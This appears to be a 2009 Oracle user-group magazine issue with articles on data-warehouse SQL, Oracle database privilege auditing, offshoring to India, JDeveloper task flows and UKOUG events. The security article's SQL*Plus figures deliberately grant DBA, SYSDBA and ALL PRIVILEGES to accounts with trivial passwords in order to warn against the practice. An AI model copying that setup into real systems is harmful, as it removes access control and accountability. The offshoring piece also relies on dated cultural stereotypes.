Happily, my impressions regarding the ability of OWB to maintain the structure are mostly positive. I was slightly disappointed that I needed to venture outside the design tool to define an efficient nested table, and that I was unable to perform dimensional and relational operations within a single mapping. In practise, I would feel more confident of maintaining a consistent set of employee roles/employee data if I were to opt to maintain the employee roles through a trigger on the employee dimension table rather than through a separate mapping.

#### How many publications?

```
SELECT  timdim.calendar_year_name      pub_year
        ,SUM(pub.publication_qty)      pub_qty
FROM    publication pub
        ,timedim timdim
        ,employeeedim empdim
        ,( SELECT role_bit
          FROM vw_role
          WHERE role_name = 'Manager' )
WHERE   pub.employeeedim = empdim.dimension_key
AND     pub.timedim = timdim.day_id
AND     timdim.calendar_year_name = '2007'
AND     BITAND( empdim.employee_roles_ind, role_bit ) = role_bit
GROUP BY timdim.calendar_year_name;
```

#### What was the circulation of publications?

```
WITH bm_data AS
( SELECT SUM( role_bit ) bit_map
  FROM vw_role
  WHERE role_name IN ('Manager', 'Editor' ) )
SELECT timdim.calendar_year_name pub_year
        ,pubdim.publication_description pub_name
        ,SUM(pub.publication_qty) issue_qty
        ,SUM(pub.distribution_qty) circulation_qty
        ,SUM(pub.unit_price*pub.distribution_qty) revenue
FROM    publication pub
        ,employeeedim empdim
        ,publicationdim pubdim
        ,timedim timdim
        ,bm_data bd
WHERE   pub.employeeedim = empdim.dimension_key
AND     BITAND( empdim.employee_roles_ind, bd.bit_map )
        = bd.bit_map
AND     pub.publicationdim = pubdim.dimension_key
AND     pub.timedim = timdim.day_id
GROUP BY ROLLUP( timdim.calendar_year_name
                 ,pubdim.publication_description )
```

PUB_YEAR	PUB_NAME	ISSUE_QTY	CIRCULATION_QTY	REVENUE
2007	TimeOut	1	500000	2500000
2007	Oracle Professional	1	100	1000
2007		2	500100	2501000
2008	Computing	1	20	400
2008		1	20	400
		3	500120	2501400

6 rows selected.

I hope that you found my ideas and implementation proposals interesting. I understand that the idea of storing data in complex data types may not appeal to all. Some may prefer a de-normalized approach, or to use an out-triggered tables. Even if this is the case, I hope the proposed use of bitmap columns to maintain SCD properties and to compress light weight indirections will prove appealing.

### About the Author



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BI related consultancy services to enterprises that wish to benefit from SOA architectures.

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## THE PRIVILEGE OF HAVING PRIVILEGE

One of the major issues with security in an Oracle database is the excessive use of privilege. I see inappropriate use of privilege on a day to day basis in my job as a security auditor of Oracle databases.

The amount of privilege is often an issue at a general level, such as with the application schema owner or business users who have accounts within the database. More specifically, less than ideal situations exist in systems I've seen which are due to privileged access such as DBA accounts, power users or indeed so-called highly privileged individuals.

In this article I want to focus on the higher end privileges and what they actually mean for you. In addition, I want you to focus on the actual level of privilege granted; what that means in your organisation; and what you really should be doing.

### An Example from the Trenches

As a quick example; recently I performed a security assessment for a client where the database administrative staff initially told me that they had their own DBA accounts. This should be a good sign but in this case as we shall see it proved to be a major problem.

Each DBA did indeed have their own database account but each account had been granted the DBA role, the SYSDBA privilege and just for good measure each account had also been granted "all privileges". In addition to this, each DBA, (the real person not the database account), also had access to the SYS account which they used regularly every day. They also each had an operating system account, which had been granted the OSDBA operating system privilege. Furthermore, (yes, there was more), the SYSTEM account had also been granted the SYSDBA privilege and each DBA also had access to this account. In summary each DBA had in excess of six different ways to connect powerfully to the database. Wow!

The problem is also subtle

The unfortunate side effect of these actions is that there is absolutely no control in the database; in simple terms no one is in charge because any one of these people can make unauthorised

changes to data or application structure. Let us state that in clear terms – the problem isn't simply granting privileges, it is also management, change control, access rights and design.

### Powerful privileges

As I discussed above there are a number of very powerful privileges within the database. These can be summarised as follows:

- Granting of the DBA role. *Note:– there are other equally dangerous roles provided by Oracle. IMP\_FULL\_DATABASE is a good example because it allows manipulation users, granting of any privilege or even becoming another user.*
- Granting of ALL PRIVILEGES. This grants all system privileges (actually we will look at the accuracy of that in a minute) to a single user or role with a simple command.
- Granting of the SYSDBA privilege. This one has quite special powers but SYSDBA is not a role but is instead a system privilege. SYSDBA can also be thought of as a specialist type of connection that allows very powerful privileges such as the creation or dropping of the database, opening and mounting the database, starting the database instance and also putting the database in archive log mode. Because the use of SYSDBA can also be made against the non-running database it is even more powerful. Finally, when connected you are connected to SYS schema and all the power of SYS
- use of the SYS account.

- use of an operating system account in the group assigned to OSDBA

All these powerful methods and privileges are completely unnecessary for day-to-day work and indeed there is no reason why any account created should ever replicate or use these privileges.

### All privileges

What does the use of the command "grant all privileges" actually mean? A simple example will illustrate, see Figure 1.

This command is very easy to execute but it confers a large number of privileges as you can

Figure 1

```
SQL> connect system/oracle1@ora11gpe
Connected.
SQL> create user allp identified by allp;

User created.

SQL> grant create session to allp;

Grant succeeded.

SQL> select count(*) from dba_sys_privs
  2 where grantee='ALLP';

COUNT(*)
-----
1

SQL> grant all privileges to allp;

Grant succeeded.

SQL> select count(*) from dba_sys_privs
  2 where grantee='ALLP';

COUNT(*)
-----
200

SQL>
```

Figure 3

```
SQL> select privilege from dba_sys_privs
  2 where grantee='ALLP'
  3 minus
  4 select privilege from dba_sys_privs
  5 where grantee='DBA';

PRIVILEGE
-----
UNLIMITED TABLESPACE

SQL> select privilege from dba_sys_privs
  2 where grantee='DBA'
  3 minus
  4 select privilege from dba_sys_privs
  5 where grantee='ALLP';

PRIVILEGE
-----
ANALYSE ANY DICTIONARY
SELECT ANY DICTIONARY

SQL>
```

Figure 2

```
SQL> select count(*) from dba_sys_privs
  2 where grantee='DBA';

COUNT(*)
-----
201

SQL>
```

Figure 4

```
SQL> select count(*) from dba_tab_privs
  2 where grantee='DBA'
  3 /

COUNT(*)
-----
199

SQL> select count(*) from dba_role_privs
  2 where grantee='DBA';

COUNT(*)
-----
16

SQL>
```



**Pete Finnigan** is a world renowned expert in the area of Oracle security providing consultancy, design, security audits and trainings all in the area of Oracle Security. Pete is a member of the Oak table, he has spoken regularly all over the world at various conferences such as UKOUG, PSOUG, BlackHat and Risk. Pete is a published author on Oracle security and researches and writes about the subject regularly. Pete also runs his website [www.petefinnigan.com](http://www.petefinnigan.com) dedicated to Oracle security.



Figure 5

```
SQL> connect sys/oracle1@orallgpe as sysdba
Connected.
SQL> create user everything identified by everything;

User created.

SQL> grant dba to everything;

Grant succeeded.

SQL> grant sysdba to everything;

Grant succeeded.

SQL> grant all privileges to everything;

Grant succeeded.

SQL> connect everything/everything@orallgpe
Connected.
SQL> create view my_data as
  2 select * from v$datafile;
select * from v$datafile
*
ERROR at line 2:
ORA-01031: insufficient privileges

SQL> connect everything/everything@orallgpe as sysdba
Connected.
SQL> create view everything.my_data
  2 as select * from v$datafile;
as select * from v$datafile
*
ERROR at line 2:
ORA-01031: insufficient privileges

SQL>
```

Figure 6

```
SQL> connect everything/everything@orallgpe as sysdba
Connected.
SQL> @check
```

USER	USERNAME	CURR	SESS	SCHEM
----	-----	-----	-----	-----
SYS	SYS	SYS	SYS	SYS

```
SQL>
```

see above. Is this user ALLP now as powerful as SYS or SYSTEM? To be pedantic, then specifically no, but in any real sense of course it is.

Does the DBA role have similar power? (See Figure 2.)

This is interesting, as the DBA role appears to have one more system privilege than a user who has been granted all privileges. See Figure 3 for the difference.

This initial analysis shows that there are subtle differences between the use of the “all privileges” command and granting the DBA role. There seems to have been some efforts to safeguard the SYS schema when a user is granted all privileges, hence the lack of SELECT ANY DICTIONARY system privilege. This privilege was added by Oracle to resolve the problem of necessary dictionary access when the O7\_DICTIONARY\_ACCESSIBILITY parameter is set to false.

That interesting word “subtle” is raised again because we are not comparing apples and oranges. DBA is a role not a user, and indeed the

DBA role has a large number of roles granted to it as well as some object privileges, see Figure 4.

In fact even this is not clear, because some of those roles have other roles granted to them, ad-infinity.

## Does Power solve problems?

Often in my experience powerful roles or privileges are granted to solve problems. In the not so distant past I often found application schema owners who had been granted the DBA role or “all privileges” simply to solve application functionality problems. This brings us to an interesting scenario. See Figure 5 for a simple example.

This goes some way towards explaining why we often see this arrangement for application accounts or indeed with monitoring or DBA-like accounts. By the way, granting access to a “user” object works, the example above is specifically trying to grant/use a SYS object. This is the case when “monitoring” is the stated reason for a creating a powerful user.

The above example shows a very interesting problem. We connected AS SYSDBA and all evidence would show that we are now linked into the sys schema, see Figure 6.

But SYS is special as access to its objects is not now allowed by the sweeping privileges. This is what O7\_DICTIONARY\_ACCESSIBILITY fixed.

## In Summary

The bottom line is simple: reduce the existing privileges in your databases that have been granted to your users, application schemas, and administration staff.

In general there should be one rule: grant only the privileges necessary to do the job that the database account is created for – this is the so called “least privilege principle” and it makes sense. I would take it further and ensure each account is created for one purpose only, i.e. batch process account, reports account, junior DBA account and so on. In my experience almost every account I see has far too many privileges.

In general who can even name the 200 hundred system privileges granted as part of a GRANT ALL PRIVILEGES statement? Or indeed explain what each privilege is used for or show why they need each of those privileges?

The subtle issue with DBA like accounts granted the DBA role, SYSDBA or ALL PRIVILEGES is that there is a lack of respect for the system, a lack of understanding, perhaps a lack of management and a lack of security of the data, as there is in fact no accountability in these cases.

The use of sweeping statements or built-in roles such as DBA or CONNECT or RESOURCE is not sufficient in today’s database world. Each account should be designed for purpose, and roles shipped by Oracle were not designed with your data or processes in mind, therefore they are not suitable.

Perhaps one exception to this is the use, (or in my experience of commercial sites, lack of use), of the OSOPER alias and associated Unix group, or the SYSOPER database system privilege. This is a privilege worth granting as it allows segregation of duties to occur. A lower privileged account can be granted OSOPER to allow lower risk start up and shutdown operations.

In conclusion, reduce your granted privileges, don’t take the easy route and use built-in sweeping privileges; design for purpose not for ease of granting.



# Offshoring to India: a 21st Century Solution?

by Ophelia Dodds, Business Communications Consultant

For years, offshoring has been touted as the next best solution to rising costs and lack of I.T. skillset. Every year, Indian universities churn out tens of thousands of highly skilled technical graduates with engineering and programming skills, and the idea of utilising this workforce along with the low costs is immensely appealing to CIOs with tight budgets. At the moment, India fulfils the majority of offshore contracts, with China, the Philippines and South America working hard to get into this market.

The Indian IT-BPO industry is estimated to achieve revenues of \$71.7 billion during 2009, with IT software and services accounting for \$60 billion of revenues. To put this in context, as proportion of national GDP, this is a growth from 1.2% in 1998 to an estimated 5.8% in 2009. As a share of total Indian exports, this is an increase from less than 4% in 1998 to almost 16% in 2009. This market is crucial, not only for the companies involved but also for the economic success of the country and indicates a high success rate for the value proposition.

However, for the most part companies in the U.K. are still wary of this model and will generally only use it for low value/low risk propositions. Figure 1 gives an indication of this, where most offshore companies are only used for level 1 or 2 at the most, keeping levels 3-5 in-house. There are many excellent reasons for this, but nevertheless, if the offshore companies want to become real players in the IT market, they will need to be more involved at a higher level.

Some of the main reasons cited are around control – the risk of dependency on a company that is miles away and has less invested in the project. Some of this is being addressed by an increase in standards, with most Indian offshore companies adhering

to standards such as ISO 270001, EU directives, SOX, PCI, HIPAA and GLBA, to ensure the establishment of a proper risk management framework which is followed through with proper monitoring, testing and authorisation.

However, another key issue is communication. Although India is considered to be the second largest English-speaking country (after the USA), “Indian English” is still heavily accented and often spoken at speed, which makes conference calls difficult to understand. One project manager says “I didn’t understand a word of the conference call – in the end I had to ask them to summarise it in an email, as they were speaking so quickly.”


Emails can also be misunderstood – for many years we have been warned to be careful with emails as they can often be misinterpreted due to lack of intonation and context. Specifications sent from one country to another can be misunderstood and misinterpreted – traditionally the process of analysis and development is cyclical and collaborative with analyst and developer working closely together to ensure that the system delivered actually conforms to the user needs. With analyst and developer potentially in different countries, this adds further confusion to the process and can delay delivery.

Although most offshore companies try to send their project team onshore for at least a few weeks to meet their counterparts, this also can have issues with cultural differences and communication breaking down even within the same building.

A number of companies are now starting to question the actual value in the low cost of offshoring – after all, when you factor in the additional costs caused by delays, misunderstandings and miscommunication might it actually be cheaper to employ onshore companies instead?

The answer is probably no – the solution should be to resolve the issues and improve the situation.

Figure 1





Infosys, India's second largest outsourcing company, have come up with an idea. They have created a training facility in Mysore, three hours' drive from their head office in Bangalore. "The 336-acre expanse, with its capacity to train 14,000 people, is likely to be the largest dedicated corporate training centre in the world," states Saritha Rai who visited the campus. "The campus features a geodesic dome-shaped three-cinema multiplex, a vast palm-tree-lined swimming pool, an eight-lane bowling alley, a floating restaurant and a huge gym. The residential quarters are laid out in letter shapes that spell 'Infosys' from an aerial view."

Infosys expect this training facility to be a key differentiator for them in the global recession. Trainees are not only taught software development skills, but also social skills such as how to hold a conversation with international customers, write official emails and run meetings. They are also

taught social graces, such as eating with a fork and knife and wearing a tie. Infosys believe that this will make them and their employees more sought after by an increasingly demanding customer base in the UK and America.

For many years now, the IT industry in the UK have realised that social skills are essential for all IT staff. Gone are the days shown in the TV show "The IT Crowd" where IT are some geeky chaps sitting in a basement playing computer games all day. Today's IT staff need to be top class analysts and programmers with excellent communication skills and the ability to manage and run meetings. For offshore companies to catch up and really take a share of the strategic market, they need to be making sure that their staff have the best possible quality of communication, and that they can fit seamlessly into the culture of a UK or US company. More and more

companies expect their partner companies (both off- and on-shore) to provide more than just a body-shopping service – they want people who can fit seamlessly into their organisation and offer strategic support and assistance, as well as high quality technical solutions.

In 2002, the global software market was estimated to be around \$150 billion, of which 1/30<sup>th</sup> is revenues earned in India. Nasscom 2008 says "While the global sourcing market size has increased threefold in the period 2004-2008, the addressable market is more than five times the current market size, signifying the immense opportunity at hand."

As we come out of the current recession, India needs to gain a firmer foothold in the market, and the real question is – can they achieve this before the tide turns back to onshore solutions?

"...when you factor in the additional costs caused by delays, misunderstandings and miscommunication might it actually be cheaper to employ onshore companies instead?"

#### Sources:

Evaluating Offshore IT Outsourcing in India. Khan, Currie, Weerakkody, Desai. Brunel University, 2002.

<http://services.silicon.com/itoutsourcing/0,3800004871,39444467,00.htm>  
Saritha Rai, June 2009.

Nasscom Strategic Review 2009.

#### About the Author

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# The Tools of Fusion: Oracle JDeveloper and Oracle ADF

## Application Flow

A warm welcome back to those who have been following this column on the tools and technologies behind Oracle's Fusion applications. In this next instalment I'm going to introduce the concept of application flow – how Fusion developers hook up pages and activities and define the flow of a Fusion application.

### Looking at the task in hand

Any application you build, or at least one of any substance, will typically implement a set of business processes or use cases. So, for example a use case like 'update employee compensation plan' might involve a manager logging on, checking his/her employees' performance, maybe comparing it against other lines of business and then proposing a pay rise in line with the limits for the employee's grade.

That manager's experience is the navigation of a number of pages and the initiation of a number of actions (for example, a management chain approval process) to perform a business task.

In Oracle ADF, this 'thread' through the application is called a task flow. Typically a task flow equates to an element of work, or use case. Each task flow contains mostly viewable pages but also describes navigation between pages and non-visual activities such as a calling a Java method.

### The technology of tasks

For those of you already familiar with the Fusion technology stack you might be thinking: 'that'll be the JSF Controller' but let's take a step back before rushing ahead too far.

Oracle ADF implements a standard called Java Server Faces (JSF) for the web user interface. JSF utilises a concept called the controller whose main job is to implement page flow. So, using drag and drop in JDeveloper you can drop web pages onto the JSF page flow diagram (faces-config.xml if you really want to know!) and name "flows" between these events to define navigation that you can then hook to buttons and menu items.

In fact, what you are actually doing is constructing an XML file that defines "if you are on this page and this action happens what page do you go to".

So, this is great, problem solved. The JSF controller and page flow diagram in JDeveloper meet all your application flow needs. Well, not quite. How do you cope if your application contains thousands of web pages – do you really want all your developers updating the same monstrous page flow file? What if you want to reuse a particular flow throughout your application? What if you want to call a particular piece of code (like create a new empty order) before displaying your next page? Maybe you can only navigate to a particular page based on some security criteria such as being a manager. And then there are the old perennial problems like hitting the back button and bookmarking pages.

Of course, you can code your way out of some of these issues, but for Fusion we wanted this functionality built into

the framework and so introduced the ADF Controller (ADFc) : the JSF controller on steroids!

**"The secret of getting ahead is getting started. The secret of getting started is breaking your complex overwhelming tasks into small manageable tasks, and then starting on the first one."**

**Mark Twain**

I think it's fair to say that Mark Twain has never been recognised as a leading light in the Oracle development community but he does get to the core of the problem with the above quotation. Some technologies work fine for emp/dept or the 'CRUD operations on my database tables applications – but not for Fusion, and certainly not for a lot of the Oracle community building enterprise business applications. The Fusion module for Financials alone includes nearly 5000 view objects (views of underlying business services) and over a thousand web pages or page fragments. This is most definitely a problem you want to break down into more manageable tasks!

So this is what we did. We took the JSF Controller and super-charged it. No longer is the goal to define simply the flow of pages, but now it's about the flow of a much richer use case or application task. By extending the JSF controller we added functionality that allows each task to compartmentalise a well defined and reusable unit of application flow including page navigation, calls to business methods, calls to other task flows, security and its own state management.

So, let's take a closer look at task flows.

Firstly, there are two flavours of task flow: a bounded and an unbounded. You can think of the unbounded task flow being your top level entry into your application and a bounded task flow as a reusable task flow with a single entry point and one or many exit points. Generally speaking your unbounded task flow will be populated with many re-usable and 'shrink-wrapped' bounded task flows.

Like the vanilla JSF controller, the general development experience is pretty much the same. You 'whiteboard' the flow of your application by dragging on web pages (you don't actually have to create the web pages first, you can drag on placeholders) and method calls onto your task flow. You can then hook them together with control flows and add other useful things like routers and exception handlers.

Figure 1, (opposite page), shows a typical example of a bounded task flow in the top panel, and that task flow being reused inside another task flow, shown in the bottom panel. Let's examine that top panel more closely. The scenario is that you want one of your developers to build the pages for creating a new employee. Reading from the top left across the task flow you can see the first thing is a call to a method (createEmp) to create a new employee record. You know that this is the entry point to your task flow by virtue of the green circle around it and the icon inside the node identifies it as a method call. You then have a page for entering the employee details (enterEmpDetails), then a page






by Grant Ronald, Oracle

## About the Author

Grant Ronald is a Group Product Manager working for Oracle's Application Development Tools group responsible for Forms and JDeveloper where he has a focus on opening up the Java platform to Oracle's current install base.



Figure 1



to set up compensation. The next step is a router (hasTeam) that will either return to the calling task flow (assuming the new employee does not have a team and so following the noteam control flow) or navigate to a page to assign a team (assignTeam) before returning to the calling task flow. What could be simpler!

You may also notice two other elements on the task flow. An element called helpPage and one called errorPage. Firstly, helpPage is navigated to by something called a wildcard (the blue asterisk). This means that although the wildcard is not explicitly routed to from any other page, any page can navigate directly to that page by virtue of it being a wildcard (kind of like the hyperspace button in Asteroids that magically jumped you from your current position to somewhere else). So, for example, a global help button that appears on any, or all of the pages in this task flow, could be pressed to navigate to the help page without having to explicitly draw a control flow from all the pages to the helpPage. The helpPage itself is something called a URLView. This means that this page will automatically navigate to the defined URL – for example, a corporate online HR manual.

The other element you may have noticed is errorPage, which is marked as an exception handler page (you can see the red exclamation mark indicating this feature). This means that if any page in this task flow raises an exception, you can automatically be navigated to this error page and so have some semblance of failing gracefully or at least a page with your helpdesk number on it!

## All aboard!

To this point, we've seen how the ADF Controller allows to you define the general flow of an application task. However, there is another more specific use case for task flows: trains. For anyone who has ordered shopping on line or got a car insurance quote from one of those comparison websites, there is usually at least one part of that online experience when you input data over a number of different steps and you can navigate back and forward between those steps. This progression of related actions can be represented as a train task flow. So, in the car insurance example, you might

Figure 2

input your name and address then navigate to the next 'train stop' to input your car details and then the next stop to enter information about how long you have been driving and any accidents. At any point you can move back to the previous step to update details or maybe even skip back to the first step before submitting.

In JDeveloper, when you create a task flow you can indicate that this task flow should be represented as a train task flow so that you get this behaviour 'out-of-the-box'. Figure 2, (above), shows an example of a train task flow in action.

The bottom Checkout panel shows a train task flow that has four steps (customer details, delivery address, credit card and confirmation). You can navigate back and forward between the stops as you input your data. You may also have surmised from the train that since the final confirmation stop is greyed out, it means you can't navigate to that stop until you have completed the other stops – which is an automatic feature implemented by the ADF Controller.

The final feature of task flows that we will touch on in this article is how the Fusion developer presents these task flows to the end user. In the earlier examples I talked about the navigation of separate web pages. However, the ADF Controller also allows you to define that each 'page' in a task flow could be a page fragment rather than a separate page. A page fragment is, as it sounds, a fragment or region of a page. So, rather than navigating off the current page to a new page, the task flow sits inside a page and only that fragment of the page changes as you go through the task. In Figure 3, the checkout task flow is defined as a fragment inside in the Checkout panel. As the user fills out the customer, delivery and credit card details, only that fragment of the screen is changing.

So, with the ADF Controller, the Fusion developer is armed with a super charged controller that goes beyond the simple concepts of page navigation to deliver a declarative and meta-data driven (so, no code!) way of driving the flow of reusable application use cases encompassing pages, page fragments, activities, decisions and error handling.

# My Oracle Support Communities – Have You Joined One Yet?

by Kate Cumner, Oracle Global Customer Support

There is now a better way to connect to Oracle Support in real-time. In order to offer a streamlined and enhanced support experience, Oracle is pleased that My Oracle Support Community is now providing you with a wider range of communities and channels to collaborate and exchange information with Oracle experts, industry peers and Partners. There are 40,000 members so far and is ever growing.


## What is Community?

A Community is an interactive area for discussions and commentaries dedicated to a certain topic. Each Community is based on an Oracle product. Communities allow you to post questions and comments and to reply to questions posted by others. They are also threaded so that a reply to a particular posting becomes part of the “thread”, which means that a posting can be followed, thus providing a cohesive progression through a particular topic.

## Why Participate?

The main idea behind My Oracle Support Community is to connect people and to develop information. Oracle does this by using tools such as discussion forums, document exchange, tagging, searching and messaging.

The customer benefits can be described using the 4 Cs: Connect, Collaborate, Communicate, and Consume.



<b>Connect</b>	→	<ul style="list-style-type: none"> <li>• Connect with the experts – your peers and Oracle combined</li> <li>• Expand your network!</li> </ul>
<b>Collaborate</b>	→	<ul style="list-style-type: none"> <li>• Exchange ideas and best practice information</li> <li>• Post questions and obtain answers</li> <li>• Exchange knowledge</li> </ul>
<b>Communicate</b>	→	<ul style="list-style-type: none"> <li>• Share information on your network</li> <li>• Hear about what is going on in the industry – attend events, advisor webcasts etc. to stay ahead</li> </ul>
<b>Consume</b>	→	<ul style="list-style-type: none"> <li>• Learn from the community – increase your expertise</li> <li>• Personalise access to the collective intelligence of your community members</li> <li>• Rapid resolution via access to the expansive network or resources</li> <li>• More time to focus on your business!</li> </ul>

## Getting started with Community

Log into [My Oracle Support](#) as usual and click on the *Community* tab. Find the Community for the products that you are interested in. Get started and review the dialogue that your Community peers are participating in and join in the conversation.

To learn more on how to use Community effectively, please enrol onto one of our free live instructor led training seminars. To find the agenda, log into [My Oracle Support](#). From the Dashboard, see the News region. Click on ‘Advisor Web-casts – Support tools and processes’.



# UK & Ireland Oracle Community Seize the Initiative

According to member feedback, 2009 has seen UK Oracle User Group (UKOUG) become the 'must-join' community that represents the Oracle eco-system in the UK and Ireland. We look at some of the UKOUG's new events and community building networking and knowledge sharing initiatives launched in 2009, and ask Chairman Ronan Miles to give a taster of what members can look forward to in 2010.



Ronan Miles,  
Chairman of UKOUG



This year saw UKOUG host Europe's largest ever series of independent Oracle events. Ronan Miles commented: *"Reviewing feedback from our members on how best to serve their growing needs, we decided to replace our generalist annual conference with a series of specialist events focusing on key product streams – all of which have been received incredibly positively. As a result of their success, we are delighted to announce that we will continue the UKOUG Conference Series format in 2010"*.

Patrick Haston of Scottish Natural Heritage, said of the Conference Series: *"It's the best way I know to get the inside track on Oracle's new products, as well as the experiences of the Oracle Partners and end users. You can't get all this information in one place anywhere else"*.

Region specific conferences were held in Ireland and Scotland, as well as community specific events for PeopleSoft, Hyperion, Siebel, JD Edwards and Technology & E-Business Suite. Ronan Miles commented: *"Our conferences are seen by our members as a vital channel to build success upon their investments in Oracle related products and services. Partners see these events as a powerful opportunity to present their value to the largest audiences available within the UK and Ireland. There are still opportunities for Partners and users to get involved with two of our most popular events being held at the end of this year"*.

2009 has also seen UKOUG continuing to focus on engaging their Partner members. UKOUG has recently conducted the annual 2009 Oracle Customer Survey, which helps highlight and feedback issues concerning Oracles products and services, to importantly drive Oracle-user recommended changes. Look out for forthcoming announcements by UKOUG and Oracle later this year on when the results will be published.

In addition to the survey, UKOUG has established a Partner Forum which gives Partner members – which include everyone from ISVs, VARs, SIs, SMSs to consultancies – the opportunity to meet three times a year to network and share ideas on how membership supports their business. Nick Wyatt from PureApps, a Partner member, commented: *"UKOUG is well organised, their personnel are easy to work with and very helpful in all areas. The value we have attained from our membership is excellent as is the opportunity for us to promote our company and our expertise in Oracle Hyperion EPM and BI"*.

To publically recognise and reward the contribution UKOUG Partners bring to the Oracle eco-system, UKOUG introduced the UKOUG Partner of the Year Awards in 2008. This year over 30 companies were shortlisted across 20 categories. Winners were announced on 1<sup>st</sup> October at the UKOUG Partner of the Year Awards Ceremony which took place at the Landmark Hotel in London, and included an after dinner speech from Carol Thatcher. See a list of winners on page 44.



Commenting on the year, UKOUG Chairman Ronan Miles said: *"2009 has been one of our most successful years for delivering events that meet the needs of the Oracle eco-system. It is also recognised that we are strongly influential within the eco-system helping it to grow and provide value to all those within it."*

Looking towards 2010 and beyond, Ronan Miles said: *"One of the biggest opportunities and challenges that we will face moving into 2010 will be the inclusion of Sun within the UKOUG remit. Not only will this bring a huge online community based around Java but will also bring us members who work with 'real things' rather than the virtual world that is software. Owning hardware has a completely different life-cycle to software and will have new needs and demands for us to support"*.

Ronan Miles continued: *"We are also currently designing the next series of engaging conferences for 2010 along with a raft of new investments which we hope will empower our members to interact even better as a community. For example, we are prototyping the online delivery of our well established SIG events which we aim to have in place for 2010, allowing our members to participate even in if they are unable attend in person. We have also invested heavily in our Web 2.0 online presence and have introduced UKOUG LinkedIn and Twitter channels, as well as an exciting new web offering to be launched early next year"*.

Follow UKOUG on Twitter at: [www.twitter.com/ukoug](http://www.twitter.com/ukoug) and keep up to date with the latest UKOUG news as well network with other Oracle users at: [www.linkedin.com](http://www.linkedin.com)



# UKOUG Partner of the Year Awards 2009/2010 Ceremony Dinner

The UKOUG Partner of the Year Awards took place for the second year running on October 1st. The awards were voted for by Oracle users to recognise Partners within the Oracle community after having been judged by an adjudication panel made up of UKOUG board members and special interest group committee members.



above: proud award winners

To view a full list of winners and photos from the event please go to: [www.oug.org/pya09](http://www.oug.org/pya09)



above: UKOUG Director, Ronan Miles, presenting an award

UKOUG members were given the opportunity to vote for their preferred Partners from twenty award categories. The winners were announced at the prestigious Awards Ceremony Dinner held at the Landmark hotel, London where the evening commenced with pre-dinner drinks at 7pm followed by an exquisite three-course meal. Guests cheered in support of the winning Partner organisations which included the likes of IBM, Fujitsu and Hitachi Consulting.

An entertaining and humorous after dinner speech by Carol Thatcher, left guests amused and lead quite nicely to the after dinner socialising and networking.

## UNIX SIG available as Web Cast

On the 8th September 2009 the UNIX SIG trialed the delivery of presentations over the Internet as Live Webcasts, the speaker were all approached in advance and were happy to take part in this exciting new initiative.

On the day the UKOUG office arranged all the logistics and the SIG delegates were informed that selected presentations were going to be broadcast over the Web. As the speakers were wired-up the delegates were asked to hold back any questions until a wireless microphone was available so that those listening remotely could fully participate


After some initial technical teething problems, which were quickly fixed we started the Webcast. The remote audiences were able to join in and ask questions via a "Chat box" which could then be relayed to the speaker. Feedback from the remote delegates was very positive with them only missing out on the excellent lunch provided at Baylis House.

**Ron Ekins**  
UNIX SIG co-Chair

## UKOUG Application Server & Middleware SIG –

**22<sup>nd</sup> September 2009** Simon Haslam, *Apps Server SIG Chair*

